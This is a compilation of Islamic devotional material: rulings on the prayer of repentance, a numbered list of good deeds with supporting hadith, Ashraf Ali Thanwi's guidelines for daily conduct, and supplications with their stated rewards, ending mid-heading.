Ahmad (26998) narrated that Abu-Darda (may Allaah be pleased with him) said: I heard the Messenger of Allaah (peace and blessings of Allaah be upon him) say: “The one who does wudoo and does it well, then stands and prays two rakâ€™ahs or four (one of the narrators was uncertain), in which he remembers Allaah and focuses well, then asks Allaah for forgiveness, He will forgive him.” The editor of al-Musnad said: its isnaad is hasan. It was also quoted by al-Albaani in Silsilat al-Ahaadeeth al-Saheehah (3398).

2 The reason for the prayer of repentance

The reason for the prayer of repentance is if a Muslim falls into sin, whether it is a major or minor sin, he has to repent from it straight away and it is recommended for him to pray these two rakahs. And when he repents he should do a righteous deed which is one of the best of deeds, namely prayer. So he may draw close to Allaah by means of this in the hope that He may accept his repentance and forgive his sin.

3 The time for the prayer of repentance

It is mustahabb to offer this prayer when the Muslim has decided to repent from the sin that he has committed, whether this repentance comes immediately after committing the sin or later on. The sinner must hasten to repent but if he delays it, it will still be accepted, because repentance is accepted so long as one of the following impediments does not occur:

(i) When the soul reaches the throat (at death). The Messenger of Allaah (peace and blessings of Allaah be upon him) said: “Allaah will accept the repentance of His slave so long as the death rattle has not yet begun.” Classed as hasan by al-Albaani in Saheeh al-Tirmidhi (3537).

(ii) When the sun rises from the west. The Prophet (peace and blessings of Allaah be upon him) said: “Whoever repents before the sun rises from the west, Allaah will accept his repentance.” Narrated by Muslim (2703).

This prayer is prescribed at all times including times when prayer is disallowed (such as after Asr prayer), because it is one of the prayers that are done for a reason, so it is prescribed when the reason for it is present.

Shaykh al-Islam Ibn Taymiyah said: Prayers which are done for a reason, such as the prostration of recitation, greeting the mosque, the eclipse prayer, prayer immediately after purifying oneself, as mentioned in the hadeeth of Bilaal, and istikhaarah prayer should not be delayed if the reason comes up at a time when prayer is disallowed, because delaying them may cause one to miss them, such as if the one who is praying istikhaarah may miss the thing concerning which he is seeking guidance if he delays the prayer. The same applies to the prayer of repentance. If a person commits a sin, then it is obligatory to repent straight away, and it is recommended for him to pray two rakahs, then repent, as it says in the hadeeth of Abu Bakr al-Siddeeq. End quote from Majmoo al-Fataawa (23/215).

4 Description of the prayer of repentance

The prayer of repentance is two rakahs, as it says in the hadeeth of Abu Bakr al-Siddeeq (may Allaah be pleased with him).

It is prescribed for the one who is repenting to pray alone, because it is one of the naafil prayers that it is not prescribed to offer in congregation. After that it is prescribed to ask Allaah for forgiveness, because of the hadeeth of Abu Bakr (may Allaah be pleased with him).

There is no report from the Prophet (peace and blessings of Allaah be upon him) to say that it is mustahabb to recite any particular surahs in these two rakahs, so the worshipper may recite whatever he wants.

It is mustahabb for the penitent to strive hard in doing righteous deeds as well as offering this prayer, because Allaah says (interpretation of the meaning):

"And verily, I am indeed forgiving to him who repents, believes (in My Oneness, and associates none in worship with Me) and does righteous good deeds, and then remains constant in doing them (till his death)"

[Ta-Ha 20:82]

Among the best of righteous deeds that the penitent can do is giving charity, for charity is one of the greatest means of expiating sin. Allaah says (interpretation of the meaning):

"If you disclose your Sadaqaat (almsgiving), it is well; but if you conceal them and give them to the poor, that is better for you. (Allaah) will expiate you some of your sins"

[al-Baqarah 2:271]

It is proven that Ka'b ibn Maalik (may Allaah be pleased with him) said, when Allaah accepted his repentance: O Messenger of Allaah, as part of my repentance I shall give up my wealth as charity for Allaah and His Messenger. The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "Keep some of your wealth, for it is better for you." He said: Then I shall keep my share in Khaybar. Agreed upon.

To sum up:

1- This prayer is proven from the Prophet (peace and blessings of Allaah be upon him).

2- It is prescribed when the Muslim repents from any sin, whether it is a major sin or a minor sin, and whether this repentance comes immediately after committing the sin or after some time has passed.

3- This prayer may be offered at any time, including times when prayer is disallowed.

4- It is mustahabb for the penitent to do some good deeds along with this prayer, such as charity etc.

May Allaah send blessings and peace upon our Prophet Muhammad and upon all his family and companions.

The Prophet (peace be upon him) said: "Performing 'Umrah during it (Ramadan) is like performing Hajj with me." (Bukhari & Muslim)

3. Recitation of the Quran

The Prophet (peace be upon him) said: "Recite the Quran, for it will intercede for you (with Allah) on the Day of Judgment." (Muslim)

4. Learning and teaching the Quran

The Prophet (peace be upon him) said: "The best amongst you is the one who learns the Quran and teaches it to others." (Bukhari)

5. The Mention of Allah

The Prophet (peace be upon him) said: "Shall I not tell you about the best of your deeds, the most pure (i.e., righteous and sincere) of them to your Creator, that which will entitle you to the highest ranks, which is better for you than donating gold and silver for the sake of Allah, which is better than fighting your enemies in Jihad where you kill them or they kill you (i.e., you become martyrs)?" The people replied: "Yes, O Messenger of Allah." So He (peace be upon him) said: "The mention of Allah." (Tirmidhi)

6. Seeking Allah's forgiveness

The Prophet (peace be upon him) said: "For he who always seeks the forgiveness of Allah, Allah will relieve him from all adversities, make a way out for him from all hardships and provide him from means which he could never have expected." (Nasa'i)

7. Performing complete and proper ablution

The Prophet (peace be upon him) said: "Whosoever performs a complete and proper ablution, sins will leave his body – even from under his nails." (Muslim)

8. Supplicating between the Adhan and Iqamah

The Prophet (peace be upon him) said: "Supplication between the Adhan and Iqamah is not rejected." So people asked: "What should we ask for?" He (peace be upon him) replied: "Ask Allah for His forgiveness." (Tirmidhi)

9. Performing the five daily prayers

The Prophet (peace be upon him) said: "There is no Muslim who, at the time of prayer, performs ablution properly, then performs the prayer in humility before Allah and perfects its pillars; except that this will expiate all his past minor sins. This is for every prayer throughout his life." (Muslim)

10. Offering Fajr and 'Asr prayers promptly

The Prophet (peace be upon him) said: "Whoever performs the two cool prayers (i.e., 'Asr and Fajr) on time will enter Paradise." (Bukhari)

11. Supplicating during the virtuous time on Fridays
The Prophet (peace be upon him) said: "There is a virtuous time every Friday; never does a Muslim supplicate during it except that Allah grants him what he asks for." (Bukhari & Muslim)

12. Reciting chapter Al-Kahf from the Quran on Fridays
The Prophet (peace be upon him) said: "Whoever recites chapter Al-Kahf on a Friday will have a light (i.e., will be guided) between it and the next Friday." (Nasa'i)

13. Going to the mosque
The Prophet (peace be upon him) said: "Whoever goes to the mosque to pray and returns; Allah will make a dwelling for him in Paradise for every time he goes (and every time he comes back)." (Bukhari & Muslim)

14. Praying in congregation
The Prophet (peace be upon him) said: "Praying in congregation is twenty seven multiples higher in reward than praying alone ." (Bukhari & Muslim)

15. Offering supererogatory prayers
The Prophet (peace be upon him) said: "Allah will build a dwelling in Paradise for anyone who prays twelve supererogatory rak`ah daily in addition to the compulsory prayers." (Muslim)

16. Offering funeral prayers
The Prophet (peace be upon him) said: "Whosoever attends a funeral and prays over the dead receives a reward equal to a Qiraat, and whosoever was also present at the burial receives a reward equal to two Qiraat." So people asked: "What is a Qiraat?" He (peace be upon him) replied: "It is equal to twice the size of the greatest mountain (i.e. Uhud)." (Bukhari & Muslim)

17. Women praying at home
The Prophet (peace be upon him) said: "Do not deprive women from praying in the houses of Allah (i.e., the mosques) but praying at home is better for them (in reward)." (Abu Dawud)

18. Supplications after prayer
The Prophet (peace be upon him) said: "Allah will forgive the sins, even if they were as much as the foam of the sea, for anyone who exalts Allah thirty-three times saying 'Subhan Allah', praises Him thirty-three times saying 'Al-hamdulillah' and glorifies Him thirty-three times saying 'Allahu Akbar', and then completes the supplications to be one hundred by saying: 'None has the right to be worshipped except Allah alone, without partner. To Him belong sovereignty and praise, and He is over all things Omnipotent.' " (Muslim)

19. Thanking Allah after eating or drinking
The Prophet (peace be upon him) said: "Allah is pleased with the slave who thanks Him after eating or drinking (When Allah is pleased with a slave He forgives his sins)." (Muslim)

20. Zakat Al-Fitr
Ibn 'Abbas said: "The Messenger of Allah (peace be upon him) made Zakat Al-Fitr obligatory as a means of purifying the fasting person from idle talk and foul language and feeding the poor. It is accepted as Zakat from whoever pays it before the ('Eid) prayer, and as a (simple) charity from whoever pays it after that." (Abu Dawud)

21. Optional charity
The Prophet (peace be upon him) said: "Charity wipes out sins as water extinguishes fire." (Tirmidhi)

22. Paying charity secretly
The Prophet (peace be upon him) said: "Righteous deeds protect a person from an evil end; a charity spent in secret extinguishes Allah's wrath; and maintaining good ties of kinship increases ones lifespan." (Tabarani)

23. Spreading the Islamic salutation (of salaam)
The Prophet (peace be upon him) said: "O people! Spread the salaam; maintain good ties with kin; and pray at night while people are sleeping, then you will enter Paradise peacefully." (Tirmidhi)

24. Removing harmful objects from people's way
The Prophet (peace be upon him) said: "I saw a man enjoying himself in Paradise (simply) because he removed from a road a tree that used to harm people." (Muslim)

25. Dutifulness to parents
The Prophet (peace be upon him) said: "What a loss is for him! What a loss is for him! What a loss is for him!" Someone asked: "Who, O Allah's Messenger?" He replied: "He whose parents reach old age, either one or both of them, and he does not use their presence (by being good to them, etc.) to cause him to enter Paradise." (Muslim)

Being kind to Parents is the best deed after Salat
It is narrated on the authority of Abdullah bin Mas'ood (may Allah be pleased with him), who observed:

"I asked Allah's Messenger (May peace be upon him) which deed was the best." He (the Holy Prophet) replied: 'The Prayer at its appointed hour.' I (again) asked: "Then what?" He (the Holy Prophet) replied: 'Kindness to the parents… (Sahih Muslim: 120)

26. The wife's obedience to her husband
The Prophet (peace be upon him) said: "If a woman prays the five obligatory daily prayers, fasts the month of Ramadan, guards her private parts (from adultery and fornication), and is obedient to her husband, she will be able to enter Paradise from any of its gates." (Ibn Hibban)

27. Earning lawfully
The Prophet (peace be upon him) was asked about the best earnings, he replied: "Those which a man earns by his hands, or any other lawfully earned money." (Hakim)

28. Providing for one's family
The Prophet (peace be upon him) said: "If a man provides for his family hoping for the reward, it will be counted as charity for him." (Bukhari & Muslim)

29. Providing for widows and the needy
The Prophet (peace be upon him) said: "One who provides for widows and the poor is like one who fights Jihad for the sake of Allah (in reward)." He (peace be upon him) added: "(He is) like one who prays at night without tiring and one who fasts continuously." (Bukhari)

30. Nurturing the orphan
The Prophet (peace be upon him) said: "I and the one who nurtures an orphan will be like this in Paradise (then he joined his index and middle fingers together)." (Bukhari)

31. Stroking the head of an orphan
The Prophet (peace be upon him) said in reply to a man who complained about the hardness of his own heart: "Stroke the head of an orphan and feed the needy." (Ahmad)

32. Fulfilling people's needs
The Prophet (peace be upon him) said: "It better for one of you to fulfill the need of his brother (in Islam) than residing for I'tikaf in my mosque for two months." (Hakim)

33. Visiting Muslims
The Prophet (peace be upon him) said: "Prophets will be in Paradise, the truthful will be in Paradise, and those who visit their Muslim brothers purely for the sake of Allah will be in Paradise." (Tabarani)

34. Visiting the sick
The Prophet (peace be upon him) said: "When a Muslim visits his sick brother, he never ceases to be in a Khurfah of paradise until he returns." He was asked: "What is a Khurfah?" He (peace be upon him) replied: "Its fruits." (Muslim)

There is no Muslim who visits another sick Muslim early in the morning but 70 thousand angels send blessings upon him until evening comes, and if he visits him in the evening, 70 thousand angels send blessings upon him until morning comes, and he will have a garden in paradise." [Tirmidhi]

35. Maintaining ties with those who sever them
The Prophet (peace be upon him) said: "Al-wasil (i.e., one who maintains ties) is not the one who recompenses the good done to him by his relatives, but Al-wasil is the one who keeps good relations with those relatives who sever the bond of kinship with him."

36. Cheering up Muslims
The Prophet (peace be upon him) said: "On the Day of Resurrection, Allah will cheer up (by His forgiveness) He who cheers up his fellow Muslim." (Tabarani)

37. Easing matters for those in hardship
The Prophet (peace be upon him) said: "Allah will make matters easy in the Hereafter for he who eases hardship for a Muslim." (Muslim)

38. Being kind and merciful to the weak
The Prophet (peace be upon him) said: "Allah will be merciful with those who are merciful with others; be merciful with those on the earth, and the One above the heavens will be merciful with you." (Tirmidhi)

39. Reconciling between people
The Prophet (peace be upon him) said "Should I not tell you of a deed that is a rank higher than fasting, praying and spending in charity?" People replied: "Indeed, O messenger of Allah" He (peace be upon him) replied: "Reconciling between people." (Abu Dawud)

40. Having good manners
When The Prophet (peace be upon him) was asked about which act leads people to enter Paradise the most, he replied: "Piety and good manners." (Tirmidhi)

41. Being bashful
The Prophet (peace be upon him) said: "Bashfulness is a part of faith, and faith leads to Paradise." (Ahmad)

42. Truthfulness
The Prophet (peace be upon him) said: "Be truthful, as truthfulness leads to virtue, and virtue leads to Paradise." (Bukhari)

43. Forgiveness and controlling anger
Allah says what means: "And march forth in the way (which leads) to forgiveness from your Lord and Paradise as wide as are the Heavens and the Earth, prepared for the pious. Those who spend (in Allah's cause) in prosperity and in adversity, who repress anger and who pardon men; verily, Allah loves the good- doers." (Aali-'Imraan:133-134)

44. Shaking hands
The Prophet (peace be upon him) said: "Never do two Muslims shake hands except that their sins are forgiven before they depart." (Abu Dawud)

45. Having a cheerful face
The Prophet (peace be upon him) said: "Do not undermine any kind deed, even if it is to meet your Muslim brother with a cheerful face." (Muslim)

46. Leniency during trade
The Prophet (peace be upon him) said: "May Allah have mercy upon the one who is easy when he buys and easy when he disputes (i.e., forgives easily)." (Bukhari)

47. Lowering one's gaze
The Prophet (peace be upon him) said that Allah says: "A lustful look is like a poisoned arrow of Satan; whoever refrains from it out of fear from Me, I will replace it with belief whose sweetness he will find in his heart." (Tabarani)

48. Enjoining good and forbidding evil
The Prophet (peace be upon him) said: "Whoever sees an evil should stop it with his hands; if he is unable to do so, then with his tongue; if he is unable to do that, then with his heart (by hating it), and this is the lowest level of belief." (Bukhari)

49. Attending virtuous gatherings
The Prophet (peace be upon him) said: "Never do a group of people gather to mention Allah the Almighty, except that they will be surrounded with angels; the mercy of Allah will descend upon them, tranquility will shade them and Allah will mention them (with pride) in front of the angels." (Muslim)

50. Guarding one's tongue
The Prophet (peace be upon him) said: "Whoever guarantees (i.e., restrains) what is between his two jaws (i.e., the tongue), and what is between his legs (i.e., the private parts), I will guarantee him Paradise." (Muslim)

51. Guiding people to virtue
The Prophet (peace be upon him) said: "Every good done to others is a charity, and the one who guides to a good deed gets the same reward as the one who performs the good deed." (Bukhari & Muslim)

52. Calling people to the religion of Allah
The Prophet (peace be upon him) said: "One who calls people towards guidance gains the same reward (from Allah) as those who follow him, without their reward being reduced." (Muslim)

53. Concealing people's faults
The Prophet (peace be upon him) said: "Whoever conceals others' faults in this life; Allah will conceal his faults on the Day of Resurrection." (Muslim)

54. Perseverance
The Prophet (peace be upon him) said: "Never is a Muslim is afflicted with a calamity, sadness, worry, harm, or hardship - even a prick of a thorn - except that Allah, will expiate his sins (due to this)." (Bukhari)

55. Expiation of a gathering
The Prophet (peace be upon him) said: "Whoever sits in a gathering and commits bad deeds (i.e., speech) in it; then says before he stands up to leave: 'Subhanaka Allahumma wa bihamdika, ash- hadu allaa ilaaha illaa ant, astaghfiruka wa atoobu ilayk,' Allah will forgive that which he committed during the gathering." (Tirmidhi)

56. Rearing daughters
The Prophet (peace be upon him) said: "He who has three daughters, and he shelters them, provides for them and is merciful to them, will definitely be admitted into Paradise." (Ahmad)

57. Kindness to animals
The Prophet (peace be upon him) said: "A man saw a dog panting and eating mud out of thirst; so the man used his shoe to give the dog some water from a well. Allah appreciated this action and admitted him into Paradise." (Bukhari)

58. Not asking anything of people
The Prophet (peace be upon him) said: "Whosoever guarantees me that he will not ask people for anything, I can guarantee him Paradise." (Bukhari)

59. Exalting Allah
The Prophet (peace be upon him) said: "Whosoever says: 'Subhan Allah wa bihamdih' one hundred times a day, Allah will forgive his sins even if they were as great as the foam of the sea." (Bukhari & Muslim)

60. Charity with continuous benefit
The Prophet (peace be upon him) said: "When a son of Adam dies, he ceases to gain (additional) benefit from his deeds except from three: a charity that is continuous in benefit, beneficial knowledge and a righteous child that supplicates for him." (Muslim)

61. Giving charity from the husband's wealth
The Prophet (peace be upon him) said: "If a woman spends from the wealth of her house without causing harm (to her family), she will get the reward of what she spent and her husband also gets a reward because he earned it. (Moreover) the one who is entrusted with money gets the same reward (of spending it), without any of them (the wife and the entrusted) decreasing the rewards of the others." (Bukhari)

62. Honesty in trade
The Prophet (peace be upon him) said: "When two people trade, they have the choice (to proceed with or stop the transaction), so if they are honest and clarify (e.g., defects in their merchandise) their trade will be blessed, but if they lie and conceal (defects) there will be no blessing in their trade." (Bukhari)

63. Relieving Muslims
The Prophet (peace be upon him) said: "Whosoever relieves another Muslim of any hardship, Allah will relieve him from one of the hardships of the Day of Resurrection." (Muslim)

64. Assisting people
The Prophet (peace be upon him) said: "Every day, charity is due from each of your joints; assisting a man to mount his beast or helping him load his luggage on it is a charity." (Bukhari)

65. Intercession to fulfill people's needs
The Prophet (peace be upon him) said: "Intercede (to fulfill people's needs) and you will be rewarded." (Bukhari)

66. Supplicating for parents
The Prophet (peace be upon him) said: "Allah the Almighty and Exalted will raise the rank of the righteous slave in Paradise, then the slave will ask: 'O Allah! How did I attain this rank?' Allah will reply, 'By virtue of your child's supplication for your forgiveness.' " (Ahmad)

67. Supplicating for Muslims in their absence
The Prophet (peace be upon him) said: "Whenever a Muslim supplicates for his Muslim brother in his absence, an angel says: 'You will get the same (as you supplicated for).' " (Muslim)

68. Immediately following up a sin with a good deed
The Prophet (peace be upon him) said: "Fear Allah wherever you are, and follow up a sin with a good deed, it will eradicate it - and deal with people kindly." (Ahmad)

69. Defending Muslims in their absence
The Prophet (peace be upon him) said: "Whosoever defends his Muslim brother in his absence, Allah will keep the Hellfire away from his face on the Day of Resurrection." (Tirmidhi)

70. Being fair between people
The Prophet (peace be upon him) said: "Every day that the sun rises, charity is due from each of your joints, and being fair between people is a charity." (Bukhari)

71. Thanking people
The Prophet (Peace be upon him)said, Whoever has a favour done for him and says ‘Jazaak Allahu khayran‘ has done his utmost to thank him. (At-Tirmithi)

72. Meet Your Brother with a happy face
Abu Dharr said, "The Prophet, may Allah bless him and grant him peace, told me, 'Do not consider anything correct insignificant, even meeting your brother with a happy face." (Muslim)

73. Even Moving obstacles from peoples paths is a great reward
Abu Hurairra reported that the Prophet, may Allah bless him and grant him peace, said, "A man passed by a fallen branch in the middle of the road and said, 'By Allah, I will remove this from the path of the Muslims so that it does not inconvenience them' and he was admitted into the Garden." (Muslim)

74. Being kind to Parents is the best deed after Salat
It is narrated on the authority of Abdullah bin Mas'ood (may Allah be pleased with him), who observed:

"I asked Allah's Messenger (May peace be upon him) which deed was the best." He (the Holy Prophet) replied: 'The Prayer at its appointed hour.' I (again) asked: "Then what?" He (the Holy Prophet) replied: 'Kindness to the parents… (Sahih Muslim: 120)

75. Seeking forgiveness as much as possible everyday
Prophet Muhammad (Peace be upon him) was free of all sin, but even then he has said that "I beg for Allah's forgiveness seventy times or more every day" (Bukhari)
The Prophet (Peace be upon him) said: "Whosoever regularly seeks Allah's pardon, Allah makes for him a way out of all tight corners, removes all his worries and grants him sustenance from sources he had never imagined." (Abu Damd, Kitab-al-Satat, Bab-al-Istighfar).

76. Planting Trees is like giving Sadaqa and a means of great Reward]
Planting plants and trees in appropriate places is an act of great merit
Anas (RA) has quoted Rasulallah (Peace be upon him): "A man plants a tree or sows a field and a man or bird eats from it, the tree or field becomes a source of sadaqah for him." (Bukhari and Muslim)

77. Teach others beneficial Islamic things and have mercy of Allah and all creatures
Abu Umama has quoted the following words of our Prophet (Peace be upon him) “Allah the Most High and His Angels and all creatures of the Heavens and earth even the ants inside their ant-holes shower mercy on those who teach things of benefit to others.” (Jame-Tirmidhi)

78. Greet your Muslim brother whether you know them or not
Our holy Prophet (Peace be upon him), was asked as to which actions are good for Muslims. Among the actions which he enumerated was this: "You should greet people whether you know them or not."

It is reported about Abdullah bin Omar that sometimes he went out of the house only to greet any Muslims he met and thus to increase his merit. (Muvatta Imam Malik)

79. When entering ones house greet with salaam even when entering empty house

Our holy Prophet (Peace be upon him) instructed his personal servant Anas as follows, “Oh son! When you enter (your) house, greet your family members; this act shall be of benefit for both you and your family members." (Tirmidhi)

Even when entering an empty house one should greet with the intent that angels are being greeted.

79. Reward for giving FULL salaam is 30 good deeds

Imran bin Husayn (RA) recounts that once he and others were in the presence of the Prophet (Peace be upon him) when a man came and said, "Assalamu alaikum", to which the blessed Prophet (Peace be upon him) responded and said, "Ten" (i.e. the person who had greeted him had earned ten merits); then another man came and he "Assalamu alaikum wa Rahmatullah", to which the Prophet (Peace be upon him) responded and said "Twenty" (i.e. the person had earned twenty merits). Finally a third man came and said "Assalamu alaikum wa Rahmatullah wa Barakatu", to which the exalted Prophet (Peace be upon him) responded and said, "Thirty" (i.e. the person had earned thirty merits) (Abu Daud, Tirmidhi, Jami al Usul, p. 602. vol 6)

80. Love for the sake of Allah and be under his shade

One hadith says, “Allah shall ask on the Day of Judgement, ' Where are those who loved for the sake of my Greatness? Today when there is no shade save Mine, I shall have them in My Shade.'" (Sahih Muslim: Kitab al Birr wa al Silah)

Another tells us that "On the Day of Judgement, those who had mutual love for the sake of Allah's Greatness shall be on pulpits of light and all shall envy them." (Jami' Tirmidhi, Kitab al Zuhd)

81. We will be with those whom we love even the Prophet (Peace be upon him)

Anas (RA) Quotes that someone asked our blessed and exalted Prophet,"When shall come the Day of Judgement?" Our Prophet asked him "What preparation have you made for the Day?" The man said, "Nothing, but I have love for Allah and for His Messenger." The Prophet said, "You shall be (on that Day) with whom you love."

Anas (RA) says that these words of the Holy Prophet (Peace be upon him) so pleased us as nothing had ever done. He further said, "I have great love for the Holy Prophet (Peace be upon him) and with Abu Bakr (RA) and Umar(RA), may Allah be pleased with them, and because of this love, I shall be in their company, even though my deeds are not equal to theirs." (Sahih Bukhari, kitab-al-Adab, chapter Alamah al Hubb fi Allah).

82. Magnify ones intention and get even MORE reward doing good deeds!

Allah's Messenger (peace be upon him) said: "Deeds (their correctness and rewards) depend upon intentions, and every person gets but what he has intended." (Agreed upon)

Ibn Al-Mubarak said: "May a small deed be magnified by the sincere intention; and may a great deed be diminished by the insincere intention"

If we do not correct our intention before doing a good act or deed then we will not get rewarded our deeds even if it is a great one, while we can magnify our humble deeds by a sincere intention.

May Allah increase us in good and give us the ability to do excessive good deeds so that we may please him and make him the happiest so we can achieve the highest ranks of Paradise. Ameen

“Surely Allah does not do injustice so much as an atom’s weight, and in case it is a fair deed, He will double it and bring from very close to Him a magnificent reward.” (4:40)

Guidelines on how every Muslim should spend his day and night.

By Maulana Ashraf Ali Thanwi Ra

Everyone spends his life-span but a pertinent question is: who fulfills the right of living?
Animals bereft of wisdom and intelligence also pass their lives. However, a human being endowed with wisdom and intelligence spends a much more excellent and superior type of life. Similarly, a disbeliever also passes the days of his life wandering in the darkness of misguidance and deviation. However, his life is quite different from that of a Muslim who lives a secure, smooth life in accordance with the guidelines of divine revelation. The day and night of a disbeliever is spent in spiritual darkness whereas a Muslim spends his day and night in spiritual light. Hence, a pertinent question arises: how should every Muslim spend his day and night so that his life could easily be distinguished from that of a disbeliever?

Every Muslim should spend his day and night as follows:

1. Acquire knowledge of the Din according to your needs. You could acquire this knowledge either by reading a book or by asking the 'ulama.

2. Abstain from all sins.

3. If you commit any sin, repent immediately.

4. Do not hold back in fulfilling anyone's right. Do not cause anyone physical or verbal harm. Do not speak ill of anyone.

5. Do not have any love for wealth nor any desire for name or fame. Do not concern yourself with extravagant food and clothing.

6. If someone rebukes you for your mistake or error, do not try to justify your action. Admit your fault and repent.

7. Do not embark on a journey without any dire necessity. This is because many unconscious and unintended acts are committed while on a journey. Many good deeds are missed out, there is a shortcoming in the different forms of dhikr (remembrance of Allah), and you are unable to accomplish your tasks on time.

8. Do not laugh excessively nor talk excessively. You should take special precaution in not talking with ghayr mahrams (those with whom the observances of purdah is incumbent) in an informal way.

9. Do not go about repeating or mentioning an argument that may have taken place between two persons.

10. Always be mindful of the rules of the Shari'ah in everything you do.

11. Do not display laziness in executing any act of 'ibadah.

12. Try and spend most of your time in seclusion.

13. If you have to meet and converse with others, meet them with humility and do not display your greatness.

14. Associate very little with rulers and those who hold high positions.

15. Stay very far from the irreligious people.

16. Do not search for the faults of others. Do not have evil thoughts about anyone. Instead, look at your own faults and try to put them in order.

17. You should be very particular in offering your salaat in the proper manner, at the proper time and with great concentration.

18. Always occupy yourself in the remembrance of Allah either with your heart or tongue. Do not be neglectful in this regard at any time.

19. If you experience any satisfaction in taking the name of Allah and your heart feels happy over this, then express your gratitude to Allah.

20. Speak in a nice and humble way.

21. Set aside specific times for all your different tasks and abide strictly to these times.

22. Consider whatever regret, sorrow or loss you may experience to be from Allah. Do not be despondent. Instead, think that you will be rewarded for this.

23. Do not think about worldly matters, calculations, profits and losses, etc. all the time. Instead, think about Allah.

24. As far as possible, try to help and benefit others irrespective of whether it be in worldly affairs or Dini matters.

25. Do not eat and drink too little to the extent that you become weak and fall ill. Nor should you eat and drink too much to the extent that you feel lazy in carrying out the different acts of 'ibadah.

26. Do not have any desire or greed for anything from anyone except Allah. Do not allow your mind to wander towards any place thinking that you will be able to gain certain benefit or profit from there.

27. Be restless in your quest for Allah.

28. Be grateful for the favours that are bestowed upon you irrespective of whether they are plenty or few. Do not be depressed with poverty and destitution.

29. Overlook the faults and mistakes of those who are under your control.

30. If you learn of any fault of someone, conceal it. However, if the person plans to cause harm to someone else and you learn of it, then warn the other person beforehand.

31. Be in the services of guests, travelers, strangers, 'ulama, and the pious servants of Allah.

32. Choose the company of the pious.

33. Fear Allah all the time.

34. Remember death.

35. Set aside a certain time daily wherein you should think about all your actions for that day. When you remember any good action, express gratitude. When you remember any evil action, repent.

36. Don't ever speak a lie.

37. Don't attend gatherings that are contrary to the Shari'ah.

38. Live with bashfulness, modesty and fornearance.

39. Do not be conceited by thinking to yourself that "I have a such-and-such qualities in me"

40. Continue making du'a to Allah to keep you steadfast on the straight path.

Authentic Supplications of the Prophet (swt)

The Messenger of Allah ﷺ(swt) said: “Whoever says: Lã ‘ilãha ‘illã ‘allãhu wahdahu lã shareeka lahu, lahulmulku wa lahul hamdu wa huwa `alã kulli shay’in qadeerun

لا إلهَ إلاّ اللّهُ وَحْدَهُ لا شَرِيكَ لَهُ، لَهُ المُلْكُ، وَلهُ الحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

100 times would get the reward of manumitting ten slaves, one hundred good deeds would be written for him, one hundred sins would be remitted from him, it would be a shield for him from the Shaytan that day till night, and nobody would arrive with better than what he arrived with except for one that had done more than him.”

The Prophet (swt) said: “Whoever says, Subhãna ‘allãhi wa bihamdihi 100 times a day, will be forgiven all his sins even if they were like the foam of the Sea.”

سُبْحَانَ اللّهِ وَبِحَمْدِهِ

The Messenger of Allah ﷺ(swt) said: “There are two phrases which are light on the tongue, heavy in the balance, and beloved to the All Merciful; Subhãna ‘allãhi wa bihamdihi, Subhãna ‘allãhil-`atheemi.“

سُبْحَانَ اللّهِ وَبِحَمْدِهِ، سُبْحَانَ اللّهِ العَظِيمِ

The Messenger of Allah ﷺ(swt) said: “The most beloved words to Allah ﷻthe Exalted are four, it harms you not with which you begin: Subhãna ‘allãhi, wal-hamdu lil-lãhi wa lã ‘ilãha ‘illã ‘allãhu, wa ‘allãhu ‘akbaru.”

سُبْحَانَ اللّهِ، وَالحَمْدُ لِلّهِ، وَلا إلهَ إلاّ اللّهُ، وَاللّهُ أَكْبَرُ

The Messenger of Allah ﷺ(swt) said: “Is one of you unable to gain 1,000 merits in a day?” One of those sitting with him then asked: “How can one of us gain 1,000 merits?” He said: “By making 100 tasbeehas, 1,000 merits would be written for him, or 1,000 demerits would be remitted from him.”

Once someone came to Abu Dardah (ra) and told him his house was on fire. Without any concern, Abu Dardah (ra) replied that Allah ﷻwould not do that to him since he had recited this du’a in the morning and he heard Rasulallah saying that when someone recites this du’a in the morning no calamities will befall him, nor his wife and children, nor his property till evening. When Abu Dardah (ra) and the people went to investigate, all the house on Abu Dardah (ra)’s street were burned except for his own

Various Zikr/Azkaars

In the Name of Allah, The Most-Compassionate The Most-Merciful
Taken from 120 ways to earn rewards

1. Earn a thousand good deeds in Minutes

Prophet Muhammad (Peace be upon him) said: "Is anyone of you incapable of earning one thousand Hasanah (rewards) a day?" Someone from the gathering asked, "How can anyone of us earn a thousand Hasanah?" Prophet Muhammad (Peace be upon him) said: "Glorify Allah a hundred times by just saying "Subhanallah" (Glory be to Allah) and a 1000 Good deeds will be written for you, or a thousand sins will be wiped away." (Muslim 4:2073)

Supplication after prayer: the Prophet SAW said:
"Allah will forgive the sins, even if they were as much as the foam of the sea, for anyone who exalt Allah 33 times saying 'Subhaanallaah', praises him 33 times 'Al-Hamdulillah', and glorifies him 33 times 'Allaahu Akbar', and then completes the supplication to be one hundred by saying: 'None has the right to be worshipped except Allah alone without partner. To Him belong sovereignty and praise, and He is over all things Omnipotent.' " (Muslim)

2. One of the Rare Treasures of Paradise

Hadhrat Abu Dharr [Ra] narrated that Rasulallah [Saw] said: "Should I not tell you of one treasure of the unlimited treasures of Paradise?" I replied spontaneously "Oh Rasulallah (Peace be upon him) that would be an honour indeed!" Rasulallah (Saw) said: "That rare treasure is LA HAWLA WA LA QUWWATA ILLA BILLAH." (There is no Might or Power except with Allah) ("The strength to do good and to refrain from evil comes from the grace and mercy of Allah!") -(Ibn Majah)

Hadrat Abu Dharr al-Ghifari (may Allah be pleased with him) narrates that "my beloved friend" (the Holy Prophet Muhammad, may Allah's blessings and peace be upon him) has enjoined five things upon me. He has commanded me to love and be close to the poor and the downtrodden, and he has commanded me to look at those in the world who are of lower rank than me, and not at those who are of higher rank, and he has commanded me to be kind to the kinsman and to preserve and keep intact the bond of kinship, and he has commanded me not to ask for anything from anyone as a favour and he has commanded me to speak the truth at all times though it may be bitter for others, and he has commanded me to care nothing for the rebuke of those who revile and villify in the path of Allah, and he has commanded me to recite much the Kalima of: Laa Hawla wa laa Qawwuta Illaa Billah (there is no power or strength but in Allah) because all these things are from the treasure-house (of Allah) which is under the ninth heaven. (Ahmad)

3. A Date Palm planted in Paradise for the one who Recites this

Hadhrat Jaa'bir [Ra] narrated that Rasulallah(Peace be upon him) said: "For the person who recites SUB-HAN'ALLAH HIL AZEEM WA BI-HAM'DIHI, [Pure and perfect is Allah in his glory and praise] (Glory be to Allah, The Supreme, and Praise Him), - A date palm will be planted for him in Paradise" (Tirmidhi)

Another Narration says:

4. Forgiveness for Sins Even Though they are like the Foam of the Sea:

